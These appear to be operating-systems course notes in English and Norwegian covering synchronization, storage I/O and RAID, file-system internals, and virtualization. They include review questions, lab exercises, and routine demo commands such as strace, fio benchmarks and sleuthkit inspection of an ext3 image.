- Fig 31.4 simple trace
- Fig 31.5 normal trace

8.2.2 Ordering

Semaphore used for Ordering We sometimes want one thread to run before another

- Fig 31.6, what should `X` be when ”parent” should wait for ”child”?
- Fig 31.7, 31.8, ordering trace

8.2.3 ProducerConsumer

Attempt one

- Fig 31.9, `put()` and `get()`
- Fig 31.10, synchronization/ordering works, but what if there is multiple producers or consumers? need buffer protection

Attempt two

- Fig 31.11, buffer protection ok, but there is a problem...
- Fig 31.12, final working solution

Demo 1-en-producer-consumer-semafor.c and 2-en-producer-consumer-semafor-og-mutex.c (where a mutex replaces the binary semaphore)

8.2.4 ReaderWriter

Reader Writer

- Fig 31.13, too easy for a write to starve?

The example in fig 31.13 gives preference to readers, see [1] for an implementation with preference to writers.

8.2.5 Dining Philosophers

Dining Philosophers

- Fig 31.14, Dining philsophers, think-hungry-eat
- Fig 31.15, possible deadlock
- Fig 31.16, break the deadlock

8.3 Barrier

Barrier

- Sometimes useful to wait for a set of threads
- `pthread_barrier_wait()`
- see example file `barrier_example.c`

8.4 Monitor

Monitor

- Synchronization is hard! Maybe have a language that makes it easy for us?
- Java have the keyword `synchronized`
- A Java object containing synchronized methods is called a monitor
- see example file `ProducerConsumer.java`
- *We dont have to worry about locks/semaphores, we tell the compiler to take care of these low level details*

Demo 4-en-producer-consumer-monitor-java

Note that there is support in other languages as well sometimes. E.g. in newer C (C17) we can use standard threads (instead of pthread) which have builtin a special ”atomic int”, see demo-c17-stdthread-atomic.c (but this is probably not support in libc, so needs a special command line to compile, see comment in beginning of the file).

8.5 Deadlock

Deadlock *When a set of threads/processes are ALL waiting for an event that only one of them can trigger...*

- Happens only when a thread/process holds a resource (e.g. a lock/semaphore) and tries to acquire another resource
- *Can be avoided with two simple rules*
  1. *Number the resources (locks/semaphores)*
  2. *Requires all threads/processes to ask for resources in the same order*

See rule 1 of Use Lock Hierarchies to Avoid Deadlock.

Code with potential Deadlock

- `incdec-mutex-deadlock.c`
- increase NITER and see if we have a problem
- What is the problem? can we fix it?

Dining Philosophers

- Fig 31.4, where are the resources? are they numbered?
- Fig 31.6, how does this solution relate to the rules for avoiding deadlock?

8.6 Review questions and problems

1. Hva menes med *spin wait / busy waiting*?
2. Hva er hensikten med en mutex/binær semafor og hva er hensikten med et tellende semafor i forbindelse med Producer-Consumer problemet?
3. Gitt følgende trådkode:

```
01 void *consumer(void *arg)
02 { int i;
03   for (i=0;i<5;i++) {
04     pthread_mutex_lock(&mutex);
05     if (state == EMPTY)
06       pthread_cond_wait(&signalS, &mutex);

    <something something ...>

20     pthread_cond_signal(&signalS);
21     pthread_mutex_unlock(&mutex);
22   }
23   pthread_exit(NULL);
24 }
```

   Forklar hva `wait`- og `signal`-operasjonene i ovenstående programlinjer har som funksjon. Hva er hensikten med variabelen `mutex` og hvorfor forekommer den i `wait`-operasjonen?

4. The following program writeloop.c has a problem

```
01 int g_ant = 0;          /* global declaration */
02
03 void *writeloop(void *arg) {
04  while (g_ant < 10) {
05    g_ant++;
06    usleep(rand()%10);
07    printf("%d\n", g_ant);
08  }
09  exit(0);
10 }
11
12 int main(void)
13 {
14  pthread_t tid;
```

```
15  pthread_create(&tid, NULL, writeloop, NULL);
16  writeloop(NULL);
17  pthread_join(tid, NULL);
18  return 0;
19 }
```

Explain how the program works and why this probably doesn't print out the following

```
1
2
3
4
5
6
7
8
9
10
```

Compile and run the program. Add a locking mechanism of your choice to make sure it will only print out the numbers one to ten in sequence as shown above. Explain your choices.

5. In chapter 31, Homework (code), let us do the following modified version of items four and five:

   (a) Start with the file reader-writer.c that is a combined version of reader-writer.c and rwlock.c where have added numbering of readers and writers. Compile and run it with one writer and two readers for ten iterations:
   `./reader-writer 2 1 10`

   (b) Run with two writers and ten readers to see the starvation problem.

   (c) Modifiy the code to stop new readers from reading if a writer wants to write, see page 75 of The Little Book of Semaphores (hint: you only have to add six lines of code).

8.7 Lab tutorials

1. Compile and run the programs forkcount.c and threadcount.c. How do they differ in the way the count the global variable `g_ant`? Make sure you understand the difference between these two programs (if you don't, ask teacher or teaching assistant).

Chapter 9

Input/Output and RAID

9.1 Input/Output

Overview

- Fig 36.1, general model of buses and interconnect
- Fig 36.2, a modern architecture
- PCIe (up to 128 GB/s)
- USB (up to 5GB/s)
- eSATA (up to 600 MB/s)
- *It is not easy to achieve these data rates...*

An I/O Device

- Fig 36.3
  - registers
  - micro-controller
  - memory/cache
  - the actual device (HDD/SSD,network card,...)

Can we trust the controller and its firmware [2]?

9.1.1 Three ways of I/O

Three Ways to do I/O

Chp 36.3 Programmed I/O Much CPU: Poll the device with spin/busy waiting

Chp 36.4 Interrupt-based I/O Some CPU: Let the device send interrupt when ready for I/O or completed I/O request

Chp 36.5 Direct Memory Access (DMA) Only CPU at start and end of I/O-task: Outsource the while I/O-task to the DMA-controller

9.1.2 Addressing

Addressing How to contact an I/O-device?

I/O instructions (Isolated I/O) use `in` and `out` instructions with an address space based on *ports* (similar to TCP/UDP ports)
`sudo cat /proc/ioports`

Memory-mapped I/O use physical addresses (those not used by RAM) and map those to registers on I/O-devices, then we can reuse instructions like `mov`
`sudo cat /proc/iomem`

Demo: make drawing of virtual and physical address space and how it relates to memory-mapped or IO instructions.

9.1.3 I/O Stack

I/O Stack The Device Driver and I/O stack, fig 36.4

- *Block device*
- Is the "storage stack" always this simple?
  see Revisiting the Storage Stack in Virtualized NAS Environments

The problem is solved by abstraction which we often use interchangeably with virtualization. Abstract vs Concrete, Virtual vs Physical.

9.2 Storage

Addressing

- Address space: n sectors from $0 \ldots n-1$
- Sectors are traditionally 512B, sometimes physically 4KB (but then emulate 512B)
- *Unfortunately what sector, block and page means depends on the context, be aware!*

9.2.1 HDD

HDD Terminology

- Fig 37.3
  - *platter* with *surface* grouped in a *spindle*
  - rotation measured in *RPM*
  - a circle on a surface is a *track*, the set of all tracks above each other is a *cylinder*
  - a *disk arm* accesses a sector with its *disk head*
  - each platter have two surfaces, there are many platters and each platter have a disk arm for top and bottom surface
  - e.g. eight platters with two surfaces means 16 disk arms (they all move together, not independently)

HDD Access Times

- *Seek* time
- *Rotational* delay
- Accessing sectors

$$T_{I/O} = T_{seek} + T_{rotation} + T_{transfer}$$

- Fig 37.5 example two drives
- Fig 37.6 performance two drives

E.g. if 1MB per track, rotation time 8.33ms (7200rpm) (have to divide by two since on average we have to rotate a platter half a round to find our data), average seek time 5ms and block size 4KB:

$$T_{I/O} = 5\,\text{ms} + \frac{8.33\,\text{ms}}{2} + (\frac{4\,\text{kB}}{1\,\text{MB}} \times 8.33\,\text{ms}) = 9.20\,\text{ms}$$


Note: Access times on HDDs are entirely decided by seek time and rotational delay. In other words, when we have moved the disk arm to where our data is, it would be good if all our data is at that location and not spread all over the drive.

9.2.2 SSD

Solid State Drive Made with NAND-based flash

- 1-bit pr cell: Single-level cell (SLC)
- 2-bit pr cell: Multi-level cell (MLC)
- 3-bit pr cell: Triple-level cell (TLC)

Solid-State Drive



Read a page is easy, Write/Program a page is easy if the page is "blanc"/erased. *To overwrite a page we have to first erase the entire block.*


Figuren: "Det viktigste" å vite om SSD disker (i tillegg til å vite at de ikke har noen mekanisk bevegelige deler) er at de kan bare lese og skrive page'r (dvs man kan ikke skrive mindre enn en page), og kan bare slette blokker (dette pga de fysiske egenskapene til dette lagringsmediet, noe med at det trengs sterkere spenning for å blanke ut celler og da må dette gjøres på en større gruppe celler om gangen), og *SSD disker kan ikke overskrive page'r direkte, de må slette innholdet i en page (og dermed en hel blokk) før de kan skrive en til page.*

SSD disker er som regel laget av NAND flash IC'r som i lese/skrive hastighet er midt mellom RAM og magnetisk disk (dvs i motsetning til RAM så mister ikke NAND flash data når strømmen blir borte, samtidig er NAND flash mye raskere enn magnetisk disk).

How it Works

- Fig 44.2
- We need a Flash Translation Layer, a SSD has advanced firmware to avoid flash *wearing out* and achieve
  - minimum *write amplification*
  - *wear leveling*

How it Works Multiple writes to the same block address never ends up on the same physical flash!



http://anandtech.com/storage/showdoc.aspx?i=3631

TRIM `man fstrim`

> fstrim is used on a mounted filesystem to discard (or ”trim”) blocks which are not in use by the filesystem. This is useful for solid-state drives (SSDs) and thinly-provisioned storage.

TRIM used to be useful because SSDs cannot overwrite like HDDs.

The TRIM-command allows an operating system to inform a solid-state drive (SSD) which blocks of data are no longer considered in use and can be wiped. This can help the SSD keep plenty of free pages available. If we dont use TRIM, the SSD-controller cannot know whick blocks that have been freed when files have been deleted before they are overwritten (remember a block device does not know anything about files). This used to be important but now the controller on the SSD does garbagecollection as seen in the figure above, so TRIM is not so important anymore.

Example drives: 1TB HDD and SSD.

9.2.3 RAID

RAID Redundant Array of Independent Disks

RAID 0 Striping

RAID 1 Mirroring

RAID 5 Striping with parity spread across drives

Nested RAID RAID 01, RAID 10

JBOD Just a bunch of disks...

9.2.4 Testing

Performance Comparison Fig 44.4

IOPS (Input/output Operations Per Second)

- Many storage layers:
  https://www.usenix.org/legacy/event/wiov11/tech/final_files/Hildebrand.pdf
- How many IOPS do I get??? *hard to answer...*
- Some ryggrad-rules-of-thumb
  - RAM: `500K +`
  - SSD: `10K +`
  - HDD: `100-200`

"Simplest" test: Sequential read Read directly from block device (if possible): `hdparm -Tt <block device>`
Read from block device or big file from filesystem:

```
sync;echo 3 > /proc/sys/vm/drop_caches
fio --filename=BIGFILEorBLOCKDEVICE \
 --direct=1 --rw=read \
 --refill_buffers --ioengine=libaio \
 --bs=4k --iodepth=16 --numjobs=4 \
 --runtime=10 --group_reporting \
 --norandommap --ramp_time=5 \
 --name=seqread
```

"Worst" test: Random write

```
fio --filename=BIGFILEorBLOCKDEVICE \
 --direct=1 \
 --rw=randwrite --refill_buffers \
 --ioengine=libaio --bs=4k \
 --iodepth=16 --numjobs=4 \
 --runtime=10 --group_reporting \
 --norandommap --ramp_time=5 \
 --name=randomwrite
# and/or --sync=1, see man 2 open, man fio
```

"Real-life" test: Random read/write mix http://www.storagereview.com/fio_flexible_i_o_tester_synthetic_benchmark

```
sync;echo 3 | tee /proc/sys/vm/drop_caches
fio --filename=BIGFILE --direct=1 \
 --rw=randrw --refill_buffers --norandommap \
 --randrepeat=0 --ioengine=libaio --bs=8k \
 --rwmixread=70 --iodepth=16 \
 --unified_rw_reporting=1 --numjobs=16 \
 --runtime=60 --group_reporting \
 --name=rwmix
```

See also Anandtech's use of `iometer` (for Windows)

9.3 Review questions and problems

1. Hva er forskjellen på memory-mapped I/O og isolated/instruction I/O? Angi fordeler og ulemper med disse to prinsippene.

2. På en harddisk, hvor mange bytes finnes som regel i en sektor? Hva er en sylinder? Hvor lang tid vil du estimere at det tar å hente en 4KB blokk på et tilfeldig sted på disken hvis disken har 2MB pr spor (track), er 15000rpm og har gjennomsnittlig seek time 3ms?

3. Hva oppnår vi med å koble diskene som RAID disker? Hvordan er diskene organisert på RAID-level 1. Forklar hvordan diskene er organisert på RAID-level 5.

4. Forklar forskjellen mellom HDD og SSD når det gjelder lesing, skriving/overskriving og sletting av filer. Hva er poenget med TRIM kommandoen?

5. Hvorfor er det en fordel at data lagres sammenhengende på en Harddisk? Hvordan er dette på en SSD?

9.4 Lab tutorials

1. Only review questions and problems this week.

Chapter 10

File Systems

10.1 Files and Directories

Files and Directories

- Fig 39.1, directory tree
- In Linux, files have an ID called *inode number*
- Root directory, sub directory

10.1.1 API

API The system calls the OS provides:

- `open()`, `openat()`, `creat()`, these return a *file descriptor*
- `read()`
- `write()`
- `close()`

```
myfile=$(mktemp /tmp/XXXXXXXXXXXXXXXXXX) || exit 1
echo mysil > $myfile
strace cat $myfile |& less
# from openat(AT_FDCWD, "/tmp/...
strace -c cat $myfile
```

10.1.2 File descriptors

File Descriptors

- STDIN,STDOUT,STDERR (0,1,2)
- What is a pipe?

```
cat | wc
ls -l /proc/$(pgrep -n cat)/fd
ls -l /proc/$(pgrep -n wc)/fd
```

10.1.3 Sync

Sync Remember that RAM is used as cache against the underlying storage device (block device)

- for a file: +man fsync+, "Calling fsync() does not...", see example chp 39.7
- for an entire file system: `man sync`, `man 2 sync`

10.1.4 Metadata

Metadata

- `man stat`, `man 2 stat`
- Fig 39.5, `stat $myfile`
- Remove a file
  `strace rm $myfile |& less`
  Why `unlink()`?

10.1.5 Directories

Directories A directory is just a file, a table with an entry for each file or sub directory, but managed by the OS (for integrity reasons):

- `mkdir()`
- `opendir()`
- `readdir()`

- `closedir()`
- `rmdir()`

Entries are very simple, see chp 39.12

```
strace ls 2> ../a.txt
strace ls -l 2> ../b.txt
colordiff ../a.txt ../b.txt | grep stat
```

10.1.6 Links

Links

- *hard link* `link()` (`ln`)

  > ...it simply creates another name in the directory you are creating the link to, and refers it to the same inode number (i.e., low-level name) of the original file

- *symbolic link* `symlink()` (`ln -s`)

  > . . . the way a symbolic link is formed is by holding the pathname of the linked-to file as the data of the link file

Demo:

```
echo mysil > a
cat a
ls -l a           # links is 1
ln -s a sym
ls -l a           # no change in links
ln a hard
ls -l a           # links is 2
cat sym; cat hard # same output
ls -i a
ls -i sym
ls -i hard        # which inode number?
rm a
cat sym; cat hard # only hard prints
stat hard         # file still exists
```

10.1.7 Access control

Permissions bits

- `rwxrwxrwx` user, group, others
- change with `chmod()`, `chown()`
- SetUID, SetGID, Sticky bit

Demo:

```
ls -l $(which passwd)
ls -ld /tmp
```

10.1.8 mkfs/mount

Creating and Mounting

- `apropos mkfs`
- `man 2 mount` (`mount()`/`umount()`)

10.2 Implementation

10.2.1 A File System

A File System

- Illustrations in chp 40.2, 40.3
- Sectors grouped into *blocks*
- *Data vs Metadata*
- Metadata in the *inode*
- *Inode table*
- *Data bitmap* (or freelist)
- *Inode bitmap* (or freelist)
- *Superblock*

10.2.2 Addresses

From Metadata to Data

- Fig 40.1, the inode
- Single/Double/Triple indirect pointers: store all addresses to data blocks
- Alternative is runs/extents (NTFS/EXT4): store only start block and number of contiguous blocks
- NTFS/EXT4 opens for storing file data directly in the inode (for very small files)
- Another alternative is linked list of datablocks (FAT)
- Fig 40.2, *how big are files?*

If 1KB (2^{10}B) block size and 4B (2^2B) block addresses, a block will then have space for $\frac{2^{10}}{2^2} = 2^8 (= 256)$ addresses.

How big file can we have in this situation (ignoring any direct pointers in the inode)?

$2^8 \times 2^{10}\mathrm{B} = 2^{18}\mathrm{B} (= 256\,\mathrm{kB})$ with single indirect.

$2^8 \times 2^8 \times 2^{10}\mathrm{B} = 2^{26}\mathrm{B} (= 64\,\mathrm{MB})$ with double indirect.

$2^8 \times 2^8 \times 2^8 \times 2^{10}\mathrm{B} = 2^{34}\mathrm{B} (= 16\,\mathrm{GB})$ with triple indirect.

10.2.3 Directories

Directory

- A directory is also a file with an inode
- The data blocks of a directory look like the table in chp 40.4

10.2.4 Access path

Accessing a File

- Fig 40.3, reading a files
- Fig 40.4, writing a file

10.2.5 Caching

Caching/Buffering

- The unified page cache in RAM
- Many writes to the same block in a short period of time is buffered and written as just one I/O

Demo (`sudo apt install sleuthkit`):

```
# ext3-image is dd of ext3 memory stick with all zeros
# except dir structure /home/erikh/{a.txt,cf3.msi}
#
##### Find root dir
#
# root dir is always in inode nr 2, and this is in block group 0, and
# the GDT gives the datablock of the inode table (which we cant read):
fsstat -f ext ext3-image
#
##### Look in root dir's inode
#
# root dirs attributes:
istat -f ext ext3-image 2
#
##### Look in root dir's datablocks
#
# hexdump of inode 2 (root's) datablock:
dd if=ext3-image bs=1k count=1 skip=510 status=none | hd
# find inode of /home:
ifind -f ext -n /home ext3-image
#
##### Look in home dir's inode
#
# home dirs attributes:
istat -f ext ext3-image 27889   # hex 6CF1, little endian?
#
##### Look in home dir's datablocks
#
# hexdump of inode 27889 (home's) datablock:
dd if=ext3-image bs=1k count=1 skip=117249 status=none | hd
# find inode of erikh:
ifind -f ext -n /home/erikh ext3-image
#
```

```
##### Look in erikh dir's inode
#
# erikh dirs attributes:
istat -f ext ext3-image 27890
#
##### Look in erikh dir's datablocks
#
# hexdump of inode 27889 (erikh's) datablock:
dd if=ext3-image bs=1k count=1 skip=117250 status=none | hd
# find inode of cf3.msi:
ifind -f ext -n /home/erikh/cf3.msi ext3-image
#
##### Look in cf3.msi inode
#
# cf3.msi attributes gives me its datablocks:
istat -f ext ext3-image 27891 | less
```

10.3 Crash Management

Deleting a file

- Typical example of deleting a file:
  1. Remove the file from its directory.
  2. Release the inode to the pool of free inodes.
  3. Return all the disk blocks to the pool of free disk blocks.
- A file delete is three writes, these writes are buffered/cached in RAM before they are performed.
- *In the absence of system crashes, the order in which these steps are taken does not matter; in the presence of crashes, it does.*

E.g. if only item two has been completed, the inode might be reused and the corresponding directory entry will be pointing to the wrong file, or if only item three has been completed, two files will end up sharing the same data blocks. In other words, the state of the system will be different dependent upon which of these operations have been completed or not.

10.3.1 FSCK

File System Checking

- Are the inodes that are marked as used present in directories?
- Are the data blocks that are marked as used present in inodes?
- A bunch of small checks: e.g. are all values sensible (within range)?
- *Takes "forever" on a large HDD*

10.3.2 Journalling

Journalling File Systems What is the difference between:

1. *Add newly freed blocks from i-node K to the end of the free list*
   and
2. *Search the list of free blocks and add newly freed blocks from i-node K to it if they are not already present*

?

Journaling File Systems

- To make journalling work, the logged operations must be *idempotent* ("convergent").
- A Journalling file system keep a log of the operations it is going to do, so they can be redone in case of a system crash (see first two illustrations of chp 42.3)

We want operations f such that

$f(\text{wrong}) = \text{correct}$ and $f(\text{correct}) = \text{correct}$

10.4 Review questions and problems

1. In an EXT-filesystem, how many inodes does a file have?
2. Hva menes med ekstern og intern fragmentering i forbindelse med en fil?
3. Hva er en fildeskriptor (fd)?
4. Filer har en rekke tilhørende metadata, som for eksempel filnavn, eier, rettigheter, timestamps etc. Hvor er disse dataene lagret i Linux-filsystemet (EXT)?
5. Hvorfor kan filsystemet bli skadet dersom datamaskinen får en kræsj når det ikke er et journalling filsystem?
6. Beskriv litt fordeler og ulemper med stor og liten blokkstørrelse i filsystemer.
7. Hvordan vil ytelsen oppfattes om operativsystemet benytter write-trough caching når man skriver til en minnepenn, sammenlignet med å skrive til samme minnepenn uten å benytte cache? Hva med lesing?
8. Hvor store filer kan vi ha i et filsystem basert på inoder og double-indirect adressering når vi antar 32-bits diskblokkadresser og diskblokkstørrelse på 8KB?
9. (This question is from Tanenbaum) Is the `open` system call in UNIX absolutely essential? What would the consequences be of not having it?
10. Anta et filsystem som benytter en bitmap til å holde rede på ledige/brukte diskblokker. Filsystemet befinner seg på en 4GB diskpartisjon og benytter blokkstørrelse på 4KB. Beregn størrelsen på bitmap'n.
11. Forklar så detaljert du kan hva hvert ledd i kommandolinjen `ls -tr | tail -n 1 | xargs tail -n 2` gjør basert på følgende eksempel:

```
mysil@spock:~$ ls -ltr | tail -n 3
-rw-rw-r--  1 mysil mysil  113248 juli   5 10:54 a.jpg
drwx--x--- 13 mysil mysil    4096 juli   9 10:15 Desktop
-rwxrwxr-x  1 mysil mysil      76 juli   9 11:39 unifi.tftp
mysil@spock:~$ ls -tr | tail -n 3
a.jpg
Desktop
unifi.tftp
mysil@spock:~$ ls -tr | tail -n 1 | xargs tail -n 2
timeout 60
put firmware.bin
mysil@spock:~$
```

12. Skriv en kommandolinje i bash som teller antall PDF-filer (filer som heter noe med pdf) i din hjemmekatalog (home directory).

10.5 Lab tutorials


1. Read Daniel Miessler's excellent A find Tutorial and Primer and try most of the examples in there.

Chapter 11

Virtualization and Containers

11.1 How much OS?

How much OS is needed for Mobile/Cloud/IoT?



http://www.corentindupont.info/blog/posts/Programming/2015-09-09-VM-evol.html

If interested, read the very nice and easy paper The Rise and Fall of the Operating System.

IncludeOS is and ongoing unikernel project based in Norway (originated at OsloMet).

Simple demo of a unikernel-based app.

11.2 Intro Virtual Machines

Virtualization

- *Virtualization* means allowing a single computer to host multiple virtual machines.
- 40 year old technology!

Why Virtualization?

- Servers can run on different virtual machines, thus maintaining the partial failure model that a multicomputer.
- It works because most service outages are not due to hardware.
- Save *electricity* and *space*!
- Easier to maintain *legacy systems*

11.2.1 Requirements

Virtualizable Hardware

Sensitive instruction can only be executed in kernel mode.

Privileged instruction will `trap` (generate a interrupt, switch to kernel mode) if executed outside kernel mode.

- Popek and Goldberg, 1974:
  - *A machine is virtualizable only if the sensitive instructions are a subset of the privileged instructions*.
- this caused problems on X86 until 2005...

11.3 Hypervisors

Hypervisors *Hypervisor* and *Virtual Machine Monitor (VMM)* are synonyms

11.4 CPU

Study the article Hardware Virtualization: the Nuts and Bolts:

Figur side 3 "Hypervisor Architecture" Ved software virtualisering (som i all hovedsak betyr VMware's binæroversettelse og Xen's paravirtualisering) kjører koden til gjeste OS'et i ring 1, og det er denne koden som dynamisk binæroversettes/statisk paravirtualiseres. Usermode-koden til applikasjonene i ring 3 er ikke noe problem og de kjøres direkte, men problemene oppstår når gjestekjernen i ring 1 forsøker gjøre sensitive instruksjoner som ikke er del av de privilegerte instruksjonene, det er disse instruksjonene som først og fremst må binæroversettes. Samtidig binæroversettes mye annet grunnet optimalisering.

Figur side 5 Alle systemkall havner altså hos VMM istedet for gjesteoperativsystemet, slik at VMM må videresende alle systemkall til gjesteoperativsystemet som kjører binæroversatt kode i ring 1. (*Les også første to avsnitt side 7 "Much has been..."*)

"It is clear ..." side 6 caching er viktig (TC = translator cache), men utfordringene er fortsatt systemkall, minnehåndtering og I/O.

Figur side 8 "Sysenter" (sysenter og sysexit er altså enklere mode shifts enn int 0x80) Denne viser igjen det samme som i forrige figur men merk kommentarene under figuren som viser at et systemkall på en virtuell maskin fort kan ta opp imot 10 ganger så lang tid som på en vanlig maskin.

Figur side 11 All I/O gjøres av en spesielt privilegert VM (kalt Domain0 i Xen). I denne figuren kan ikke VM3 kjøres fullt ut paravirtualisert siden det er et umodifisert gjesteOS, men det er ment å illustrere en kombinasjon av binæroversetting og paravirtualisering

Figur side 13 Innføring av hardwarestøtte for virtualisering (Intel VT-x og AMD-V) på x86 betyr å innføre en ny "Ring -1" som kalles "VMX root mode" hvor VMM kjører. På denne måten kan gjesteoperativsystemet kjøre i sin tiltenkte Ring 0 slik at de kan oppføre seg normalt (det trengs ikke binæroversetting eller paravirtualisering). Dette kan være en fordel ved enkle systemkall siden de kan utføres uten overgang til VMM. Ulempen er at man mister optimaliseringsmulighetene man har med binæroversetting og paravirtualisering.

11.4.1 Binary translation

Binary Translation

- E.g. *Binary translation* in VMware:

  - During program exec, basic blocks (ending in jump, call, trap, etc) are scanned for sensitive instructions
  - Sensitive instructions are replaced with call to vmware procedures
  - These translated blocks are cached
- Very powerful technique, can run at close to native speed because VT hardware generate many traps (which are expensive).

Dette er altså teknologien utviklet av VMware fra DISCO-prosjektet ved Stanford.

Koden til gjesteOSet granskes rett før den kjøres, og sensitive instruksjoner endres til kall til hypervisoren.

Noe tilsvarende teknologi finnes også i VirtualBox: "VirtualBox contains a Code Scanning and Analysis Manager (CSAM), which disassembles guest code, and the Patch Manager (PATM), which can replace it at runtime." fra
https://www.virtualbox.org/manual/ch10.html#idp21833280

11.4.2 Paravirtualization

Paravirtualization In principle the same as binary translation, but you dont translate during execution, you change the source code of the operating system beforehand.

Alle sensitive instruksjoner i OSet erstattes med kall til hypervisoren.

Hypervisoren blir i praksis en mikrokjerne ved paravirtualisering.

Paravirtualisering er en statisk endring av gjesteOSet slik at sensitive instruksjoner endres til kall til hypervisoren.

En fordel med paravirtualisering er at den tillater mye mer endring til gjesteoperativsystemet enn binæroversetting, derav mulighet for enda mer optimalisering (redusere antall overganger til VMM), men det går selvfølgelig på bekostning av fleksibilitet, dvs det er ikke alle OS du har tilgang til kildekoden til...

11.4.3 HW virtualization

Hardware Virtualization Introducing another even more privileged level than kernel mode (if the OS is a "supervisor" in kernel mode, we let a "hypervisor" run in an even higher level)

CPU flags som vi må sjekke for å undersøke i hvilken grad vi har hardware støtte for virtualisering (fra http://virt-tools.org/learning/check-hardware-virt/):

vmx Intel VT-x, basic virtualization.

svm AMD SVM, basic virtualization.

ept Extended Page Tables, an Intel feature to make emulation of guest page tables faster.

vpid VPID, an Intel feature to make expensive TLB flushes unnecessary when context switching between guests.

npt AMD Nested Page Tables, similar to EPT.

tpr_shadow and flexpriority Intel feature that reduces calls into the hypervisor when accessing the Task Priority Register, which helps when running certain types of SMP guests.

vnmi Intel Virtual NMI feature which helps with certain sorts of interrupt events in guests.

```
egrep -o '(vmx|svm|ept|vpid|npt|tpr_shadow|flexpriority|vnmi)' \
/proc/cpuinfo | sort | uniq
```

(på Windows bruk sysinternals-verktøyet `coreinfo -v`)

Noen ytelsesmålinger for å forsøke illustrere forskjeller:

Ren usermode prosess: `time ./sum`

Blandet usermode/kernelmode, mange enkle systemkall: `time ./getppid` og `time ./gettimeofday`

